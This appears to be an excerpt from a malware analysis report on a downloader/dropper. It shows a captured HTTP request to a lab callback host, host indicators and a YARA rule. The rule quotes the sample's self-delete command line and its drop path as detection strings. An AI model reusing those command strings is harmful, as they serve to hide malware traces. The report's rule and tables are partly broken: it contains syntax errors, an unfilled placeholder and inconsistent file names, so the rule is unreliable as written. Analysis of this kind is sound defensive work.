


Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

{Description of network indicators}



```
Wireshark · Follow HTTP Stream (tcp.stream eq 2) · enp0s3

GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: ssl-6582datamanager.helpdeskbros.local
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: Close
Server: INetSim HTTP Server
Date: Mon, 19 Feb 2024 21:56:44 GMT
Content-Type: image/x-icon
Content-Length: 198
```




```
| Registry | Registry
```



Host-based Indicators


CR533101.dat.exe, this file is executed with the command shell as seen before



Favicon.ico

This is downloaded from URLDowloadFromFileW, the first call to check the condition if its able to download this file it will continuor to drop the malicious file, if not able then it clean the file and exit out the program flow, and it is a simple icon file.







Appendices

A. Yara Rules

```
rule YARA_example {
   meta:
        description = "dropper.downloadfromurl.exe"
"92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A"
    strings:
        $string1="cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q '%s'"
ascii
        $string2 = "ping 1.1.1.1 -n 1 -w 3000 > Nul &
C:\\Users\\Public\\Documents\\CR433101.dat.exe" ascii
        $string3="favicon.ico" ascii
        $string4="CR433101.dat.exe" ascii
        $URL1="http://ssl-6582datamanager.helpdeskbros.local" ascii
        $URL2="http://huskyhacks.dev" ascii
        $IS PE FILE="MZ"ascii
        $Hex={75 00 73 00 6B 00 79 00 68 00 61 00 63 00 6B 00}
    condition:
        $IS_PE_FILE at 0 and
        ($string1 and $string2 and $string3 and $string4 ) or ($URL1 or $URL2)
        or $Hex
```

B. Callback URLs

Domain	Port
http://huskyhacks.dev	80
http://ssl-6582datamanager.helpdeskbros.local	80



https://www.virustotal.com/gui/file/92730427321a1c4ccfc0d0580834daef98121efa9bb 8963da332bfd6cf1fda8a/detection